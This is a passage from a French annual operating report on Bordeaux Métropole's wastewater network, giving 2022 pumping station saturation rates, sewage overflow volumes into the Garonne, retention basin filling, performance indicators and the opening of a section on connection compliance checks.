consisté à changer les pompes EU afin d'augmenter la capacité du poste de pompage (réalisé le 20 décembre 2022).

En attendant le changement de pompe, pour réduire les déversements d'eaux usées en Garonne, des essais ont été réalisés début septembre consistant à renvoyer les eaux chargées, récupérées en fond du bassin, en amont de la station de pompage des eaux usées. Les résultats concluants ont permis de supprimer les déversements d'eaux usées en Garonne.

Le poste de pompage de Bastide étant situé sur un secteur unitaire et régulièrement saturé, l'évolution des volumes déversés est en lien direct avec la pluviométrie mais aussi avec l'augmentation du nombre de logements sur ce secteur en pleine restructuration. Les volumes pompés et déversés observés sur ce poste et transmis mensuellement à la Police de l'Eau, sont repris dans le **TABLEAU 3**.

TABLEAU 3 - EXPL.1.4. Volumes pompés et déversements EU en Garonne de la station de pompage BASTIDE

	Pluviométrie (mm)	Volumes EU pompés	Nombre de jours avec déversements	Volumes déversés estimés (m ³)	Taux de saturation
2019	1 020,0	247 694	363	663 210	100%
2020	1031,3	233 587	366	778 815	100%
2021	952,7	284 694	362	674 302	100%
2022	611,1	477 590	124	152 266	99%

À noter que la pluviométrie indiquée dans ce tableau correspond à la moyenne des trois pluviomètres les plus représentatifs, soit Entre-deux-Mers, Jourde et Louis Fargue pour ce site.


- Onze Novembre (Parempuyre, bassin de collecte de Lille, taux de saturation de 98 %) : Contrairement aux années précédentes, le taux de saturation élevé provient de la pointe de débit observé le week-end. Globalement, la station a été moins saturée qu'en 2021 car elle a fonctionné 5,5 h de moins par jour en moyenne sur les périodes d'analyse. Le volume annuel pompé en 2022 enregistre une baisse de 20% par rapport à celui de 2021. Cette station est fortement influencée par la présence d'eaux claires parasites météoriques et d'infiltration. Les volumes pompés et déversés observés sur ce poste et transmis mensuellement à la Police de l'Eau, sont repris dans le **TABLEAU 4**.

TABLEAU 4 - EXPL.1.4. Volumes pompés et déversés de la station de pompage ONZE NOVEMBRE

	Pluviométrie (mm)	Volume EU pompé (m ³)	Nombre de jours avec déversements	Volumes déversés (m ³)	Taux de saturation
2019	979,2	640 898	14	3 114	66%
2020	1 065,2	788 638	12	3 048	100%
2021	928,7	791 595	19	5 654	100%
2022	591,0	631 390	2	168	98%

À noter que la pluviométrie indiquée dans ce tableau correspond à la moyenne des quatre pluviomètres les plus représentatifs, soit Blanquefort, Bruges1, Cantinolle et Lamothe pour ce site .

- Avenue du Roy (Ambarès-et-Lagrave, bassin de collecte de Sabarèges, taux de saturation de 90 %) : Cette station reçoit beaucoup d'eaux claires parasites. En 2020, le contrôle à la fumée de l'ensemble du bassin de collecte a été effectué ainsi que la reprise des pots de branchements situés dans les fossés. Ces travaux n'ont pas permis d'obtenir les résultats escomptés. L'évacuation des fossés en temps de pluie reste problématique, notamment à cause de la condamnation de la partie aval d'un fossé par un particulier. En 2022, la diminution de la pluviométrie a contribué à baisser la sollicitation de la station. Par contre, celle-ci réagit toujours rapidement aux périodes pluvieuses comme en témoigne la **COURBE 1**. Des travaux de chemisage du réseau sont envisagés et le redimensionnement de la station de pompage est en cours avec une mise en service prévue début 2023. Le débit de pompage devrait passer de 20 à 100 m³/h.



Les volumes pompés et déversés observés sur ce poste sont repris dans le **TABLEAU 5** :

	Pluviométrie (mm)	Volume EU pompé (m ³)	Nombre de jours avec déversements	Volumes déversés (m ³)	Taux de saturation
2019	973,00	114 046	14	13 502	71%
2020	1 002,6	138 306	12	16 239	89%
2021	861,7	122 047	91	31 391	96%
2022	562,6	98 924	8	1 244	90%

À noter que la pluviométrie indiquée dans ce tableau correspond à celle du bassin de collecte de Sabarèges, obtenue à partir de la moyenne des pluviomètres de Ambarès, Archevègue, Artigues, La Gravade, Lescalle et Tresses.


- Eau Blanche (Bègles, bassin de collecte de Clos de Hilde, taux de saturation de 89 %) : C'est la troisième année consécutive que cette station atteint un tel taux de saturation. Le volume EU pompé est sensiblement équivalent à celui de 2019 mais le taux de saturation est plus important (89 % au lieu de 74 %) en raison d'une pointe de débit journalière plus importante. Les données 2022 traduisent une baisse des eaux claires parasites compensée par l'évolution démographique.

Les volumes pompés sur ce poste sont repris dans le **TABLEAU 6**.

	Pluviométrie (mm)	Volume EU pompé (m ³)	Taux de saturation
2019	1026,4	1 300 155	74%
2020	1065,3	1 549 335	91%
2021	922,5	1 580 388	99%
2022	622,0	1 308 156	89%

À noter que la pluviométrie indiquée dans ce tableau correspond à celle du bassin de collecte de Clos de Hilde obtenue à partir de la moyenne des pluviomètres de Chambéry, Eau Blanche, Enita, Entre-Deux-Mers, Fauvette, Fanning, Fontaudin, Jourde, Moulineau, Pessac et Villenave IV.

- Arcins (Bouliac, bassin de collecte de Clos de Hilde, taux de saturation de 89 %) : Le taux de saturation de cette station est régulièrement très important. Il reste les travaux de doublement de la canalisation de refoulement en sortie du poste de pompage et la pose d'une deuxième conduite dans le Pont St-Jean pour avoir la capacité nominale du poste qui sera à terme de 430 m³/h. Ces travaux deviennent urgents. Les eaux claires parasites notamment météoriques sont très présentes sur le bassin de collecte. Des campagnes de mesures et de tests à la fumée ont déjà été effectuées, sans permettre la résolution de ces problèmes. Cependant, depuis le printemps, une amélioration est à noter. En effet, la ville de Carignan, raccordée sur ce bassin de collecte, a effectué des travaux de mise en réseau séparatif de son centre-ville. L'impact de ces travaux s'est ressenti sur les pluies de la deuxième quinzaine de novembre, notamment sur le poste de Berliquets qui a beaucoup moins réagi aux événements pluvieux du second semestre (cf **COURBE 2**).




Les déversements observés sur ce poste sont repris dans le **TABLEAU 7**.

	Pluviométrie (mm)	Volume EU pompé (m ³)	Nombre de jours avec déversements	Volumes déversés (m ³)	Taux de saturation
2019	982,3	690 269	9	551	64%
2020	1 054,4	779 901	24	12 697	74%
2021	961,0	824 259	24	19 247	100%
2022	620,4	691 990	1	1 183	86%

À noter que la pluviométrie indiquée dans ce tableau correspond à la moyenne des trois pluviomètres les plus représentatifs, soit Eau Blanche, Entre-Deux- Mers et Jourde.

- Grandjean (Ambarès-et-Lagrave, bassin de collecte de Sabarèges, taux de saturation de 86 %) : cette station a eu un taux de saturation supérieur à 80 % presque chaque année. Une partie du réseau de cette station est située à proximité du plan d'eau de La Blanche à Ambarès-et-Lagrave. L'état du réseau est tel qu'il y a beaucoup d'entrées d'eaux claires parasites permanentes. Une étude a été réalisée en 2019 sur ce bassin de collecte pour résoudre ces problèmes de saturation. Des travaux de chemisage du réseau ont été réalisés en 2021. Quand on observe la **COURBE 3**, on note une nette amélioration sur la réduction des volumes pompés (environ 30%). De même, le nombre de déversements et le volume déversé ont très nettement diminué sur 2022. Ceci reste à confirmer lors des prochaines périodes pluvieuses importantes. De même, le changement de pompes sur le

poste Avenue du Roy est accompagné d'une modification du refoulement de ce dernier. En effet, au lieu de renvoyer les eaux usées vers la poste de Grandjean, les eaux usées seront renvoyées en aval du poste de Grandjean, soulageant ainsi ce dernier.



Les déversements observés sur ce poste sont repris dans le **TABLEAU 8**.

	Pluviométrie (mm)	Volume EU pompé (m³)	Nombre de jours avec déversements	Volumes déversés (m³)	Taux de saturation
2019	875,5	196 603	35	7 925	67%
2020	979,3	226 041	44	7 357	97%
2021	861,7	204 451	35	6 759	100%
2022	562,6	142 139	9	424	86%

À noter que la pluviométrie indiquée dans ce tableau correspond à celle du bassin de collecte de Sabarèges, obtenue à partir de la moyenne des pluviomètres de Ambarès, Archevêque, Artigues, La Gravade, Lescalle et Tresses.

- Noutary (Bègles, bassin de collecte de Clos de Hilde, taux de saturation de 84 %) : cette station est saturée ou proche de la saturation chaque année. Compte tenu du développement immobilier du secteur compris entre Saint-Jean et Noutary, une étude sous maîtrise d'ouvrage de Bordeaux Métropole a été réalisée en 2017 pour faire évoluer cette station, ainsi que le réseau aval rejoignant la station de Clos de Hilde, dans le but d'accepter les effluents supplémentaires. Cette étude doit être complétée par une étude plus globale qui était toujours en cours fin 2022. Dans la configuration de pompage actuelle, les déversements dans la Garonne risquent d'augmenter. Il est à noter que le débit arrivant à la station de Noutary peut aussi être influencé par le fonctionnement de l'hydroslide de la barrière de Bègles à Bordeaux. En fonction de sa position ou de son ensablement, une partie des effluents peut être déversée en Garonne via le Ruisseau d'Ars. Des travaux sont en cours pour supprimer les rejets d'eaux usées dans le Ruisseau d'Ars. À terme, cela permettrait de fermer l'hydroslide et de réduire ainsi le flux entrant sur Noutary.

Les déversements observés sur ce poste sont repris dans le **TABLEAU 9**. On constate que la baisse du nombre de jours de déversement et du volume déversé est significative entre 2021 et 2022.

TABLEAU 9 - EXPL.1.4. Volumes pompés et déversés de la station de pompage NOUTARY

	Pluviométrie (mm)	Volume EU pompé (m ³)	Nombre de jours avec déversements	Volumes déversés (m ³)	Taux de saturation
2019	1 026,40	5 669 874	126	1 135 805	86%
2020	1 008,40	5 774 577	91	863 405	93%
2021	892,4	6 069 010	93	950 755	100%
2022	623,6	5 460 757	54	343 048	84%

À noter que la pluviométrie indiquée dans ce tableau correspond à la moyenne des trois pluviomètres les plus représentatifs, soit Carrère, Fauvette et Villenave IV pour ce site.

- St-Emilion (Bordeaux, bassin de collecte de Clos de Hilde, taux de saturation de 84 %) : le taux de saturation élevé de cette station provient essentiellement de la limitation de son refoulement. Ce problème devait être résolu avec la mise en service de la station de pompage de Brazza prévue mi 2021. Comme pour Bastide, les travaux du poste de Brazza et du tunnel sous la Garonne ont été interrompus suite à une entrée d'eau de Garonne lors de la construction du tunnel. En attendant la résolution du problème, le taux de saturation de St-Emilion devrait être important encore quelques années.

Les déversements observés sur ce poste sont repris dans le **TABLEAU 10**.

TABLEAU 10 - EXPL.1.4. Volumes pompés et déversé de la station de pompage ST-ÉMILION

	Pluviométrie (mm)	Volume EU pompé (m ³)	Nombre de jours avec déversements	Volumes déversés estimés (m ³)	Taux de saturation
2019	1020	1 430 319	89	867 745	83%
2020	1031,3	1 552 312	89	865 960	88%
2021	952,7	1 550 980	86	733 743	99%
2022	611,1	1 314 974	56	259 383	84%

À noter que la pluviométrie indiquée dans ce tableau correspond à la moyenne des trois pluviomètres les plus représentatifs, soit Entre-Deux-Mers, Jourde et Louis Fargue pour ce site.

- 4 stations, qui avaient un taux de saturation supérieur à 80 % en 2021, ont vu leur taux de saturation redescendre en dessous des 80 % : Chemin de la Vie (Ambarès-et-Lagrave, bassin de collecte de Sabarèges, taux de saturation de 72 %), La Melotte (Saint-Vincent-de-Paul, bassin de collecte de Sabarèges, taux de saturation de 74 %), Carriet (Bassens, bassin de collecte de Sabarèges, taux de saturation de 74 %) et Leyran (Villenave d'Ornon, bassin de collecte de Clos de Hilde, taux de saturation de 69 %). La baisse des taux de saturation est en lien direct avec la pluviométrie car ce sont des stations de pompage très sensibles aux eaux claires parasites.
- 15 stations de pompage ont un taux de saturation compris entre 50 et 80 %, ce qui représente 4 stations de moins par rapport à 2021 (19).
- Il est à noter que 90 stations ont vu leur taux de saturation baisser entre 2021 et 2022, la faible pluviométrie expliquant ce constat.

Le récapitulatif des taux de saturation par station de pompage est présenté dans le **TABLEAU 12**.

La répartition des stations de pompage en fonction de leur taux de saturation est représentée dans le **DIAGRAMME 2**.

La répartition des volumes d'eau pompés en fonction du taux de saturation des stations de pompage est représentée dans le **DIAGRAMME 3**.

La comparaison de ces 2 diagrammes montre que les 8 stations qui ont un taux de saturation supérieur à 80 % représentent 6 % en nombre mais 25 % en volume pompé. Ce sont donc les stations de pompage qui ont des volumes pompés importants qui sont majoritairement saturées. A l'inverse, les stations ayant un taux de saturation inférieur à 50 % représentent 82 % en nombre mais seulement 45 % en volume pompé.

TABLEAU 12 - EXPL.1.4. Récapitulatif des Taux de saturation par station de pompage EU et unitaires pour l'année 2022

Station de pompage EU	Type de données utilisées		Taux de saturation	Débit horaire disponible (m ³ /h)	Débit journalier disponible (m ³ /j)	Classement taux de saturation	Commentaire
	Débitmètre	Temps de fonctionnement des pompes					
ALFRED DANEY	X		29%	23	365	45	
ANDRÉ MESSEGER		X	29%	153	2090	45	
ARCINS	X		86%	22	313	5	
AVENUE DE ST-LOUBES	X		5%	14	63	106	
AVENUE DU ROY	X		90%	2	44	3	
BALZAC	X		7%	12	104	100	Mis en service le 10/03/2021 et remis à la SABOM le 22/04/2021
BARAIL (DIP)		X	18%	7,4	130	64	
BARANQUINE (DIP)		X	42%	9	140	27	
BARTHEZ (DIP)	X		1%	18	74	126	
BAS-BOUSCAT 1	X		57%	145	1743	21	
BASTIDE EU	X		99%	1	13	1	Le tronçon problématique de la canalisation de refoulement a été remplacé fin 2021: collecteur anciennement de diamètre 100 mm passé en 200 mm sur le tronçon problématique.
BEAUSEJOUR ZAC	X		37%	12	160	32	
BERLIQUETS		X	41%	34	475	29	Le temps de fonctionnement des pompes a été utilisé car le débitmètre était en panne pendant la période d'étude.
BERNATETS		X	17%	48	815	68	
BLANQUEFORT ZI	X		19%	1328	23942	60	
BOIS GRAMONT (DIP)		X	8%	17	116	96	
BRAZZA (provisoire)		X	24%	25	410	51	
BROWN		X	7%	38	426	100	
BRUGES 1	X		60%	48	732	18	
BRUGES 2	X		36%	177	2525	33	
CAISSE DES DÉPÔTS		X	1%	141	1124	126	
CALIXTE CAMELLE (DIP)	X		33%	23	222	42	
CAMP DES LANCIERS	X		38%	407	5484	30	

TABLEAU 12 - EXPL.1.4. Récapitulatif des Taux de saturation par station de pompage EU et unitaires pour l'année 2022

Station de pompage EU	Type de données utilisées		Taux de saturation	Débit horaire disponible (m ³ /h)	Débit journalier disponible (m ³ /j)	Classement taux de saturation	Commentaire
	Débitmètre	Temps de fonctionnement des pompes					
CANTERANNE		X	5%	11	116	106	
CARLE VERNET	X		57%	465	8712	21	
CARRIET	X		74%	31	519	9	
CASTENCAU		X	51%	20	314	23	
CAUDERAN NAUJAC	X		16%	1878	12898	71	
CAUPIAN	X		12%	130	1585	81	
CHATENET	X		34%	62	875	38	
CHEMIN DE LA VIE	X		72%	17	312	12	
CHEMIN DES COLLINES	X		7%	14	84	100	
CHEMIN DES MAURES		X	18%	157	1888	64	
CHEVALIER	X		48%	30	432	25	
CIGALES	X		13%	12	95	79	
CITÉ NOËL		X	10%	195	3296	87	
CLOS DE SAIGE		X	4%	19	214	110	
CLOS PEYBOIS		X	7%	11	115	100	
COCUT (DIP)		X	4%	16	179	110	
CROIX NOIRE (DIP)	X		22%	9	108	55	
DERRUPPE		X	14%	9	30	76	
DOMAINE DE BELFONTAINE		X	20%	12	114	58	
DOMANIALES		X	28%	14	243	48	
EAU BLANCHE	X		89%	32	498	4	
ÉMILE COUNORD	X		36%	109	1641	33	
ENTRE DEUX MERS		X	22%	147	2292	55	
FAIZEAU		X	9%	13	146	93	
FAUVETTE		X	10%	19	147	87	
FIEUZAL		X	30%	24	306	44	
FOIRE A	X		17%	121	1838	68	
FOIRE B	X		18%	188	2878	64	La période choisie est celle de la Foire Internationale de Bordeaux
FORGERON		X	3%	61	563	115	

TABLEAU 12 - EXPL.1.4. Récapitulatif des Taux de saturation par station de pompage EU et unitaires pour l'année 2022

Station de pompage EU	Type de données utilisées		Taux de saturation	Débit horaire disponible (m ³ /h)	Débit journalier disponible (m ³ /j)	Classement taux de saturation	Commentaire
	Débitmètre	Temps de fonctionnement des pompes					
GARONNE (DIP)		X	8%	4,6	45	96	
GRANDJEAN	X		86%	5	94	5	
HAMEAU D'EPSON	X		20%	3	32	58	
HILSZ (DIP)		X	16%	1	9	71	
HIPPODROME	X		2%	86	984	119	
HOURCADE	X		35%	7	70	35	
HUSTIN (DIP)		X	4%	6	69	110	
IMPASSE DES PLACES		X	2%	7	48	119	
ISSAC		X	15%	37	462	75	
JARDINS DE COTOR		X	34%	13	188	38	
JARDINS DU MEDOC (DIP)		X	4%	8	101	110	
JEAN JAURÈS		X	3%	35	507	115	
JEANNE D'ARC (DIP)		X	34%	5	30	38	
JONQUILLES	X		10%	23	276	87	
JOURDE	X		67%	358	6473	14	
LA BOETIE	X		35%	162	2183	35	
LA MELOTTE	X		74%	12	207	9	
LA PALUE	X		32%	134	2072	43	
LAMOTHE LESCURE EU		X	14%	22	365	76	
LANDEGRAND (DIP)	X		34%	16	183	38	
LAROQUE		X	21%	1728	32797	57	
LARRUE		X	6%	42	551	105	
LARTIGUE MARTIN (DIP)		X	5%	15	251	106	
LAUZUN	X		17%	1443	24416	68	La période initialement retenue correspondait aux travaux sur la station de Louis Fargue avec une surcharge hydraulique de Lauzun inhabituelle.
LE TASTA	X		11%	118	1394	85	
LECOCQ		X	3%	18	342	115	
LES AUBIERS	X		64%	108	1572	16	

TABLEAU 12 - EXPL.1.4. Récapitulatif des Taux de saturation par station de pompage EU et unitaires pour l'année 2022

Station de pompage EU	Type de données utilisées		Taux de saturation	Débit horaire disponible (m ³ /h)	Débit journalier disponible (m ³ /j)	Classement taux de saturation	Commentaire
	Débitmètre	Temps de fonctionnement des pompes					
LES SAULES	X		8%	73	1108	96	
LETELLIER (DIP)	X		43%	19	254	26	
LEYRAN		X	69%	6	113	13	
LIXIVIAT JALLÈRE	X		1,5%	18	287	124	
MACAU (DIP)	X		8%	8	121	96	
MALUS		X	29%	23	318	45	
MÉDOC		X	9%	2765	47861	93	
MENDÈS FRANCE (DIP)	X		11%	32	453	85	
METRO		X	2%	74	747	119	
MEYCAT (DIP)	X		19%	4	49	60	
MICHAELIS EU	X		19%	42	747	60	
MOULIN NOIR EU		X	63%	18	264	17	
NODIER (CHARLES)		X	12%	8	122	81	
NOUTARY	X		84%	238	4536	7	Calcul avec le débitmètre entrée Ø1800. Tarage des pompes effectué à partir du débitmètre entrée Ø1800
ONZE NOVEMBRE	X		98%	3	41	2	
PAE DU CHAIS	X		2%	19	130	119	
PARC DE L'ETOILE	X		74%	2,1	30	9	
PARKING 1 FOIRE		X	12%	113	1084	81	Le taux de saturation de ces 2 stations est calculé sur la période de la Foire Internationale qui correspond à la période où le poste a été le plus sollicité. A titre de comparaison, les taux de saturation sont respectivement de 2 % et 7 % pour la période du 17 au 31 janvier.
PARKING 2 FOIRE		X	49%	24	227	24	
PATY MALLET	X		60%	29	445	18	
PHARE		X	42%	77	812	27	
PINEL		X	18%	23	521	64	
POËTES	X		23%	6,9	80	54	
PONT DE LA PIERRE		X	10%	23	340	87	

TABLEAU 12 - EXPL.1.4. Récapitulatif des Taux de saturation par station de pompage EU et unitaires pour l'année 2022

Station de pompage EU	Type de données utilisées		Taux de saturation	Débit horaire disponible (m ³ /h)	Débit journalier disponible (m ³ /j)	Classement taux de saturation	Commentaire
	Débitmètre	Temps de fonctionnement des pompes					
PROCESSION			1%	19	39	130	
PYRENEES		X	0,9%	25	130	129	
QUATRIEME REPUBLIQUE	X		35%	319	5671	35	
RENARDEAUX		X	5%	42	601	106	
RENAUDEL	X		3%	12	61	115	
ROBESPIERRE		X	26%	37	529	49	Mis en service le 22/12/2021.
ROSA BONHEUR (DIP)	X		1%	8	67	126	
SAINT EMILION EU	X		84%	42	761	7	
SAINT EXUPERY AMBES		X	10%	93	1180	87	
SAINT EXUPERY GRADIGNAN		X	9%	8	62	93	
SAINT LOUIS DE MONTFERRAND SS VIDE	X		13%	53	808	79	
SALZEDO (DIP)	X		10%	4,5	54	87	
SANTA MONICA	X		25%	28	367	50	
SEGUR	X		67%	18	250	14	
SICART (DIP)		X	1,1%	4,9	24	125	
SYBILLE		X	14%	1210	19381	76	
TERRASSES DE GARONNE (DIP)	X		16%	4	50	71	
THIERS		X	24%	273	4121	51	Le temps de fonctionnement des pompes a été utilisé car le débitmètre était en panne pendant la période d'étude
TOCTOUCAU	X		60%	9	148	18	
TROIS CHENES (DIP)	X		7%	51	603	104	
TRW	X		19%	54	801	60	
TUILERIE		X	4%	11	157	110	

TABLEAU 12 - EXPL.1.4. Récapitulatif des Taux de saturation par station de pompage EU et unitaires pour l'année 2022

Station de pompage EU	Type de données utilisées		Taux de saturation	Débit horaire disponible (m ³ /h)	Débit journalier disponible (m ³ /j)	Classement taux de saturation	Commentaire
	Débitmètre	Temps de fonctionnement des pompes					
VALLON							Pas de données disponibles sur le premier semestre 2022 en raison des travaux de mise en service du nouveau poste
VAUBAN (DIP)		X	1,8%	8,8	51	123	
VERT CASTEL		X	12%	11,0	124	81	
VICTOR HUGO	X		38%	62	1061	30	
VILLAGE DU CHATEAU		X	16%	23	348	71	
ZOO DE PESSAC		X	24%	11	124	51	

DIAGRAMME 2 - EXPL.1.4. Répartition des taux de saturation des postes de pompage en nombre





DIAGRAMME 3 - EXPL.1.4. Répartition des taux de saturation des postes de pompage en volume pompé (% du volume pompé annuel)



TAUX DE SOLLICITATION DES BASSINS

Du fait de son statut particulier lié à la Gestion Dynamique, le bassin tampon de Louis Fargue a été retiré, en 2019, de la liste des bassins analysés.

En 2022, conséquence de la très faible pluviométrie enregistrée, seuls trois événements pluvieux ont sollicité les bassins de retenue, gérés par le télécontrôle RAMSES, au-delà des seuils minimaux historiques de remplissage.

Le plus significatif fut l'orage du 22 juin 2022 en début de matinée. Du fait de forts cumuls de précipitations, notamment intra-rocade, en moins d'une heure, quatorze bassins de retenue sur les trente-deux considérés (hors bassin tampon Louis Fargue) ont dépassé les 30 % de remplissage. Hors périmètre de la Gestion dynamique, quatre bassins ont approché les 50 % de remplissage : Alfred Giret à Floirac (46,9 %), Entre-deux-mers à Cenon (49,9 %), Migron Bardenne à Eysines (46,4 %) et Nansouty à Bordeaux (49,0 %). Le bassin Bastide (Bordeaux) a, quant à lui, été rempli à 94,8 %.

Cet orage matinal a sollicité les trente-deux bassins de retenue d'eaux pluviales susmentionnés à plus de 20 % de leur capacité de stockage cumulée.

Durant l'année, deux bassins sur 32 ont été remplis au moins une fois à plus de 50 % et quatre d'entre eux — dont deux utilisés en Gestion dynamique — ont été remplis en moyenne à plus de 30 % de leur capacité nominale lors des trois événements de 2022 considérés.


Les données commentées ci-dessus sont synthétisées dans le **TABLEAU 14** et l'**HISTOGRAMME 5**.

Nom du bassin	Commune	Bassin GD	Volume PHE (m ³)	Moyenne		Maximum	
				Remplissage	Classement	Remplissage	Classement
Abria	Bordeaux	X	23 500	37,9 %	3	58,8 %	3
Alfred Giret	Floirac		11 700	20,4 %	14	46,9 %	6
Alhambra	Bordeaux		12 000	16,0 %	17	36,0 %	11
Archevêque	Lormont		132 000	17,0 %	16	35,0 %	13
Artigues	Artigues-près-Bordeaux		28 000	0,3 %	32	0,4 %	32
Bastide	Bordeaux		9 560	49,6 %	2	94,8 %	1
Beaudésert	Mérignac		68 900	8,9 %	25	13,6 %	25
Béquigneaux	Bruges	X	94 500	24,1 %	7	32,7 %	15
Bergonié	Bègles		15 100	13,2 %	21	30,4 %	16
Bourgailh	Pessac	X	86 000	6,7 %	27	12,5 %	26
Bourran	Mérignac	X	122 700	14,3 %	19	23,3 %	21
Carmaux	Mérignac	X	206 900	10,2 %	24	14,1 %	24
Carreire	Bordeaux	X	40 000	19,7 %	15	29,0 %	18
Chambéry	Villenave-d'Ornon		51 000	7,1 %	26	11,7 %	27
Chêne Vert	Mérignac	X	89 000	21,9 %	11	29,7 %	17
Curie	Villenave-d'Ornon		7 830	23,8 %	8	37,8 %	10
Dinassac	Blanquefort		136 000	1,8 %	30	3,4 %	31
Entre-deux-mers	Cenon		10 850	23,8 %	9	49,9 %	4

TABLEAU 14 - EXPL.1.4. Pourcentage global de sollicitation de la capacité des bassins

Nom du bassin	Commune	Bassin GD	Volume PHE (m ³)	Moyenne		Maximum	
				Remplissage	Classement	Remplissage	Classement
Fontaudin	Pessac		48 000	13,6 %	20	27,5 %	19
Grenouillère	Bordeaux	X	65 000	30,2 %	5	37,9 %	9
Lafontaine	Mérignac		61 000	5,1 %	28	9,3 %	28
Lamothe Lescure	Eysines		23 400	11,8 %	23	20,7 %	23
Larminat	Bordeaux		14 940	0,0 %	33	0,0 %	33
Leysotte	Villeneuve-d'Ornon		12 200	20,9 %	12	39,5 %	8
Maginot	Bordeaux		28 000	12,6 %	22	26,8 %	20
Magonty - Cap de Bos	Pessac		94 600	4,7 %	29	7,1 %	29
Migron Bardenne	Eysines		8 500	37,7 %	4	46,4 %	7
Montsouris	Bassens		83 000	1,5 %	31	4,6 %	30
Nansouty	Bordeaux		2 680	20,7 %	13	49,0 %	5
Périnot	Bordeaux	X	40 900	25,6 %	6	35,1 %	12
Ruisseau d'Ars	Talence		55 500	23,5 %	10	34,7 %	14
Thouars	Talence		12 850	14,7 %	18	22,3 %	22
Légende							
	Remplissage moyen compris entre 10 % et 20 %				Remplissage maximum supérieur à 20%		
	Remplissage moyen compris entre 20 % et 30 %				Remplissage maximum compris entre 40 % et 60 %		
	Remplissage moyen supérieur à 30 %				Remplissage maximum supérieur à 60 %		

HISTOGRAMME 5- EXPL.1.4 Sollicitation de chaque assin de retenue lors des 3 évènements pluvieux en 2022 ayant donné lieu à la rédaction d'un rapport d'intempérie



EXPL.1.5. LE BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur de pilotage P136	Pluviométrie	N/A	1 088,2 mm	1073,8 mm	925,2 mm	622,7 mm
Indicateur opérationnel UA7	Nombre de plaintes inondation enregistrées dans le SIG qualifiées en : structurel (réseau/ voirie), fonctionnel (réseau/voirie), privé	N/A	618	912	977	646
Indicateur opérationnel R13	Délai de fourniture des rapports de situation A	0 dépassement du délai d'1 heure après la fin de l'événement	1 dépassement	0 dépassement	1 dépassement	0 dépassement
Indicateur opérationnel R14	Délai de fourniture des rapports minutes	0 dépassement du délai de 48 heures après la fin de l'événement	0 dépassement	1 dépassement	2 dépassements	1 dépassement
Indicateur opérationnel R15	Délai de fourniture des rapports d'intempérie	0 dépassement du délai de 30 jours après la fin de l'événement	0 dépassement	0 dépassement	0 dépassement	0 dépassement
Indicateur opérationnel R16	Disponibilité du système Ramsès	< 4h	0 indisponibilité	0 indisponibilité	0 indisponibilité	1 indisponibilité partielle
Indicateur opérationnel R40	Bilan pluriannuel du nombre de pluies (1), nombre de pluies non déversantes (2), volume de pluie traité (3), volume déversé (4), interception des volumes de pluie vers STEP (5)	N/A	1 : 46 2 : 14 3 : 22 615 650 m ³ 4 : 6 886 024 m ³ 5 : 77 %	1 : 42 2 : 17 3 : 24 120 918 m ³ 4 : 6 910 109 m ³ 5 : 78 %	1 : 46 2 : 16 3 : 23 342 652 m ³ 4 : 10 104 827 m ³ 5 : 70 %	1 : 50 2 : 20 3 : 11 291 649 m ³ 4 : 2 395 684 m ³ 5 : 82 %
Indicateur opérationnel R43	Nombre de crises et de situations A	N/A	11	13	13	17
Indicateur opérationnel R49	Taux de disponibilité des équipements	95 % en moyenne	Autosurveillance : 97,4 % Pluviomètres : 96,2 %	Autosurveillance : 97 % Pluviomètres : 97,1 %	Autosurveillance : 98,9 % Pluviomètres : 96,9 %	Valeur de l'indicateur : 96,9% avec la distribution suivante : Autosurveillance : 98,9 % Pluviomètres : 95,0 %
Indicateur opérationnel UI7	Nombre de fois où les bassins ont été remplis à 100%	N/A	3	2	8	0

❖ UA7

Le nombre de plaintes inondation indiqué correspond à la totalité des plaintes enregistrées dans le SIG jusqu'au 31/01/2023 suite à des précipitations survenues en 2022.

❖ **R14**

Un rapport a été émis le lundi 27/06/2022, 91 h 40 min après la fin de l'intempérie du jeudi 23/06/2022. Si on retranche les 48 heures non ouvrées du week-end, le délai de remise du rapport en moins de 48 heures est respecté.

❖ **R16**

13 heures d'indisponibilité partielle le 14/01/2022. En effet, une partie des accès aux sites distants à partir du télécontrôle fut hors service suite à un problème du serveur Topkapi RAMSES. Cependant, l'accès aux 6 stations d'épuration est resté opérationnel durant ce laps de temps. Le retour à la normale a eu lieu le samedi 15/01/2022 au matin en réinstallant le serveur Topkapi impacté.

❖ **R40**

Pour cet indicateur, les données figurent dans les fichiers sources de la Gestion dynamique.

❖ **UI7**

Du fait de la très faible pluviométrie de 2022, aucun bassin de retenue n'a été rempli à 100 % ou plus en 2022.

LE CONTRÔLE DES RACCORDEMENTS AU RÉSEAU EXPL.2

SABOM

RÉFÉRENTIEL CONTRAT

Article 56

Contrôle de conformité des branchements

Article 57

Instruction des demandes sur le raccordement d'immeubles émanant des notaires

Article 58

Suivi des raccordables non raccordés

58.1 Inventaire des propriétés raccordables non raccordés

58.2 Procédure pour le suivi des RNR inférieurs à 2 ans

SOMMAIRE

EXPL.2.1. CONTRÔLES CONFORMITÉ.....	437
EXPL.2.2. LE CONTRÔLE DES OUVRAGES DES SOLUTIONS COMPENSATOIRES.....	449
EXPL.2.3. BILAN DES INDICATEURS.....	451

Les usagers peuvent générer différents types d'eaux : les eaux usées domestiques, les eaux usées assimilables à un usage domestique, les eaux usées autres que domestiques et les eaux pluviales.

Le code de la santé publique, le règlement départemental de l'assainissement de la Gironde (plus particulièrement les articles 29, 42, 43 et 44), et enfin le règlement d'assainissement collectif de Bordeaux Métropole définissent les conditions d'utilisation et d'entretien des ouvrages et équipements en matière d'assainissement.

Le service public a obligation d'accepter les eaux usées domestiques dès lors que la voie est pourvue d'un réseau d'eaux usées ou d'un réseau unitaire. L'acceptation des autres catégories d'eaux (eaux assimilables à un usage domestique, autres que domestiques ou pluviales) est soumise à des prescriptions particulières détaillées dans le règlement précité.

En particulier, le règlement stipule que les eaux usées et les eaux pluviales doivent être séparées sur la parcelle.

L'objectif prioritaire du contrôle des raccordements est la recherche des eaux claires parasites météoriques (issues des précipitations pluviales) pour identifier les parcelles représentant des surfaces actives impactant le bon fonctionnement des réseaux d'eaux usées.

Le contrôle de la conformité des branchements permet également la détection :

- des anomalies à l'origine de rejets d'eaux usées brutes dans les réseaux d'eaux pluviales et les milieux aquatiques,
- de problèmes sanitaires sur les voies publiques.

Ces contrôles concourent à l'amélioration du fonctionnement du système d'assainissement et participent activement à la protection des habitants contre différentes nuisances telles que les inondations sur les domaines publics ou privés, les odeurs et la lutte contre les pollutions des milieux naturels.

EXPL.2.1. CONTRÔLES CONFORMITÉ



ZOOM

